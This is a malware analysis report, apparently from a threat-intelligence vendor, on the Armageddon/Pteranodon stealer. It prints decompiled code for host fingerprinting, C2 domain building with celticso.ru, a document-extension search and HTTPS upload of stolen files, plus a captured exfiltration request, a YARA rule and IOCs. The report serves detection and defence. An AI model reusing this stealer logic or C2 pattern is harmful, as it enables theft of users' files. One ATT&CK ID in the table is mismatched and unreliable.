v24 = v15 + (((int)v19 - v21) >> 1) + v20 + v14 + 128;
v25 = (_WORD *)way_to_MALLOC((unsigned __int64)v24 >> 31 != 0 ? -1 : 2 * v24);
memset(v25, 0, (unsigned __int64)v24 >> 31 != 0 ? -1 : 2 * v24);
*v25 = 0;
dword_438BDC = (int)v25;
sub_401200(v25, v24, (wchar_t *)L"%s||%s||%s||%s", (char)v35);
if ( Blocka )
  heap_free(Blocka);
```

COMPUTER-NAME||USERNAME||RANDSTR||VOLUMESERIALNUMBER

Before connecting the C2 Server it first prepares the hardcoded domain name with random string subdomain.




```
  result = WSAStartup(0x202u, &WSAData);
  if ( !result )
  {
    ppResult = 0;
    memset(&pHints, 0, sizeof(pHints));
    pHints.ai_socktype = 1;
    pHints.ai_family = 2;
    memset(&v9[6], 0, 0xE8u);
    v9[0] = 0x63002E;
    v9[1] = 0x6C0065;
    v9[2] = 0x690074;
    v9[3] = 0x730063;
    v9[4] = 0x2E006F;
    v9[5] = 0x750072;
    random_12char_string = generate_random_12char_string();
    v2 = way_to_MALLOC(0x100u);
    memset(v2, 0, 0x100u);
    wrapper((wchar_t *)v2, 0x80u, (wchar_t *)L"%s%s", random_12char_string, v9);
    if ( random_12char_string )
      heap_free(random_12char_string);
```

hardcoded domain name


.celticso.ru

Gets the IP address of the server.



```
    else
    {
      heap_free(v2);
      v3 = way_to_MALLOC(0x100u);
      memset(v3, 0, 0x100u);
      InetNtopW(2, &ppResult->ai_addr->sa_data[2], (PWSTR)v3, 0x80u);
      v4 = (wchar_t *)Buffer;
      memset((void *)Buffer, 0, 0x100u);
      wrapper(v4, 0x80u, (wchar_t *)L"%s", v3);
      heap_free(v3);
      FreeAddrInfoW(ppResult);
      return WSACleanup();
    }
  }
  return result;
}
```

After checking the C2 server, malware creates a trend.txt file and writes random 12 chars in it.




```
  v13[45] = (int)v8;
  v14 = 0;
  random_12char_string = generate_random_12char_string();
  v10 = 116;
  v9 = *(_OWORD *)&pszMore;
  v11 = wcslen((const unsigned __int16 *)&v9) + wcslen((const unsigned __int16 *)dword_43
  Size = (unsigned __int64)v11 >> 31 != 0 ? -1 : 2 * v11;
  v1 = way_to_MALLOC(Size);
  memset(v1, 0, Size);
  v4 = dword_438BD8;
  v3 = v11;
  *v1 = 0;
  copy_third_to_first(v1, v3, v4);
  PathAppendW(v1, &pszMore);
  memset(v13, 0, 0xB0u);
  trend_txt(v13, (int)v1, v5, v6, v7);
  LOBYTE(v14) = 1;
  sub_406D80(v13, (int)random_12char_string);
  if ( !sub_406930(&v13[1]) )
    sub_4021C0(
      (int *)((char *)v13 + *(_DWORD *)(v13[0] + 4)),
      *((_BYTE *)&v13[3] + *(_DWORD *)(v13[0] + 4)) | (4 * (*(int *)((char *)&v13[14] + *
                                                       + 2),

      0);
  heap_free(v1);
  if ( random_12char_string )
    heap_free(random_12char_string);
  return sub_4029F0(v8[0], v8[1]);
}
```

APPEND %TEMP% to DIRECTORY THAT PREVIOUSLY CREATED

CREATE TREND.TXT FILE


WRITE RANDOM CHARS




trend.txt

g2JBg7ltp8Kc

Then it recursively checks the system for desired extensions.




.rdata:004337E8	0000000A	C (16 bits) - UTF-16LE	.doc
.rdata:004337F4	0000000C	C (16 bits) - UTF-16LE	.docx
.rdata:00433800	0000000A	C (16 bits) - UTF-16LE	.xls
.rdata:0043380C	0000000A	C (16 bits) - UTF-16LE	.rtf
.rdata:00433818	0000000A	C (16 bits) - UTF-16LE	.odt
.rdata:00433824	0000000A	C (16 bits) - UTF-16LE	.txt
.rdata:00433830	0000000A	C (16 bits) - UTF-16LE	.jpg
.rdata:0043383C	0000000C	C (16 bits) - UTF-16LE	.jpeg
.rdata:00433848	0000000A	C (16 bits) - UTF-16LE	.pdf
.rdata:00433854	0000000A	C (16 bits) - UTF-16LE	.ps1
.rdata:00433860	0000000A	C (16 bits) - UTF-16LE	.rar
.rdata:0043386C	0000000A	C (16 bits) - UTF-16LE	.zip
.rdata:00433878	00000008	C (16 bits) - UTF-16LE	.7z
.rdata:00433880	0000000A	C (16 bits) - UTF-16LE	.mdb




```
      {
        LOBYTE(v24) = 3;
        v12 = wcslen(FindFileData.cFileName) + wcslen(v6) + 128;
        v13 = (WCHAR *)operator new[](v12 >> 31 != 0 ? -1 : 2 * v12, (const struct std::
        v14 = v13;
        if ( v13 )
        {
          memset(v13, 0, v12 >> 31 != 0 ? -1 : 2 * v12);
          v6 = v21;
          copy_third_to_first(v14, v12, (int)v21);
          PathAppendW(v14, FindFileData.cFileName);
          v15 = wcsrchr(v14, 0x2Eu);
          if ( v15 && (unsigned __int8)File_Extension_Checker(v15) && CreateFile(v14) )
            v20(v14);
          heap_free(v14);
          v24 = 0;
        }
        else
        {
          v6 = v21;
        }
      }
    }

  do
  {
    *v9 = sub_40EBD1(*(_WORD *)((char *)v9 + (_DWORD)v10));
    ++v9;
    ++v8;
    v11 = wcslen((const unsigned __int16 *)v15);
    v10 = v14;
  }
  while ( v8 < v11 );
}
if ( wcsstr(v7, L"program files")
  || wcsstr(v7, L"program files (x86)")
  || wcsstr(v7, L"programdata")
  || wcsstr(v7, L"perflogs")
  || wcsstr(v7, L"prog")
  || wcsstr(v7, L"windows")
  || wcsstr(v7, L"appdata")
  || wcsstr(v7, L"local")
  || wcsstr(v7, L"roaming") )
{
  heap_free(v7);
  return 0;
}
else
{
  heap_free(v7);
  return 1;
}
```

Then it stores the filenames under “C:\Users\{username}\AppData\Local\IconsCache.db”




```
00000180  77 00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00  w.s.\.s.y.s.t.e.
00000190  6D 00 33 00 32 00 5C 00 69 00 6D 00 61 00 67 00  m.3.2.\.i.m.a.g.
000001A0  65 00 72 00 65 00 73 00 2E 00 64 00 6C 00 6C 00  e.r.e.s...d.l.l.
000001B0  FC FF FF FF 81 00 20 00 63 00 3A 00 5C 00 77 00  üÿÿÿ.. .c.:.\.w.
000001C0  69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 73 00  i.n.d.o.w.s.\.s.
000001D0  79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00  y.s.t.e.m.3.2.\.
000001E0  69 00 6D 00 61 00 67 00 65 00 72 00 65 00 73 00  i.m.a.g.e.r.e.s.
000001F0  2E 00 64 00 6C 00 6C 00 E3 FF FF FF 81 00 20 00  ..d.l.l.ãÿÿÿ.. .
00000200  63 00 3A 00 5C 00 77 00 69 00 6E 00 64 00 6F 00  c.:.\.w.i.n.d.o.
00000210  77 00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00  w.s.\.s.y.s.t.e.
00000220  6D 00 33 00 32 00 5C 00 69 00 6D 00 61 00 67 00  m.3.2.\.i.m.a.g.
00000230  65 00 72 00 65 00 73 00 2E 00 64 00 6C 00 6C 00  e.r.e.s...d.l.l.
```

Using this technique to understand whether it is a unique file or not. If the file is a unique file it sends all the contents of the file to the C2 server using HTTPS.




```
qmemcpy(szAgent, L"Mozilla/1.0 (Windows NT 6.1; Win64; x64; rv:102.0) Gecko Firefox/102
v3 = InternetOpenW(szAgent, 0, 0, 0, 0);
hInternet = v3;
if ( !v3 )
  return 1;
v4 = InternetConnectW(v3, ::Buffer, 0x1BBu, 0, 0, 3u, 0, 0);
v5 = v4;
v27 = v4;
if ( !v4 )
{
  InternetCloseHandle(hInternet);
  return 1;
}
v6 = HttpOpenRequestW(v4, L"POST", lpszObjectName, 0, 0, 0, 0x84A03300, 0);

nNumberOfBytesToRead = sub_402470(v22, v23);
strcpy(
  Format,
  "------%s\r\n"
  "Content-Disposition: form-data; name=\"p\"\r\n"
  "\r\n"
  "%s\r\n"
  "------%s\r\n"
  "Content-Disposition: form-data; name=\"file\"; filename=\"%s\"\r\n"
  "Content-Type: application/octet-stream\r\n"
  "Content-Transfer-Encoding: binary\r\n"
  "\r\n");
v8 = WideCharToMultiByte(0, 0, lpFileName, -1, 0, 0, 0, 0);
v9 = v8;
if ( v8 <= 0
  || (v10 = (char *)operator new[](v8, (const struct std::nothrow_t *)&unk_4282C2), v11
  || WideCharToMultiByte(0, 0, lpFileName, -1, v10, v9, 0, 0) <= 0 )
```

Here is one of the decrypted HTTPS requests. In the censored part, there is the user and pc data that was taken from our computer in a BASE64 encoded form.



```
POST https://10.0.11.3/2XmKs5rDXSSR HTTP/1.1
Pragma: no-cache
Content-Type: multipart/form-data; boundary=----2XmKs5rDXSSR
User-Agent: Mozilla/1.0 (Windows NT 6.1; Win64; x64; rv:102.0) Gecko Firefox/102.0 (64-bit)
Host: 10.0.11.3
Content-Length: 5297
Cache-Control: no-cache

------2XmKs5rDXSSR
Content-Disposition: form-data; name="p"
[redacted]
------2XmKs5rDXSSR
Content-Disposition: form-data; name="file"; filename="C:\Users\Public\AccountPictures\S-1-5-21-4226330340-2187279
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

□□□□□□JFIF□□□□□H□H□□□□□C□□□□□□□□□□□□□□□□□□□□□□□
  □□









□□□
□□□

□□□□□□□□□□
□□□□□□□□□□□□□□C□□□□□□□□       □□      □
```

After it sleeps for 5 seconds, it repeats all the action.



```
while ( 1 )
{
  if ( v1 == 73 )
  {
    jumper_func();
    v1 = 0;
  }
  else
  {
    ++v1;
  }
  if ( v0 == 121 )
  {
    sub_404980();
    v0 = 0;
  }
  else
  {
    ++v0;
  }
  if ( v2 == 500 )
  {
    get_ip_address();
    v2 = 0;
  }
  else
  {
    ++v2;
  }
  sub_404E80();
  Sleep(0x1388u);
}
```

YARA RULE

```
rule Armageddon_Pteranodon
{
   meta:

      author = "seyitsec"
      date = "2023-03-17"
      hash = "139547707f38622c67c8ce2c026bf32052edd4d344f03a0b37895b5de016641a"

   strings:

      str1=”Global\flashUpdated_r”
      str2=”profiles_c.ini”
      str3=”Mozilla/1.0 (Windows NT 6.1; Win64; x64; rv:102.0) Gecko Firefox/102.0 (64-bit)”
      str4=”trend.txt”




   condition:

      all of ($str*)

}
```

IOCs

TYPE	IOC
SHA-256 HASH	139547707f38622c67c8ce2c026bf32052edd4d344f03a0b37895b5de016641a
DOMAIN	celticso.ru

MITRE ATT&CK

Technique Name	**Technique ID**
Phishing	T1566
Boot Or Logon Autostart Execution	T1547
Data from Information Repositories	T1213
Obfuscated Files or Information	T1083
Query Registry	T1012
Software Discovery	T1518
Application Layer Protocol	T1071
Exfiltration Over C2 Channel	T1041
Modify Registry	T1112

ThreatMon

45305 Catalina cs St 150, Sterling VA 20166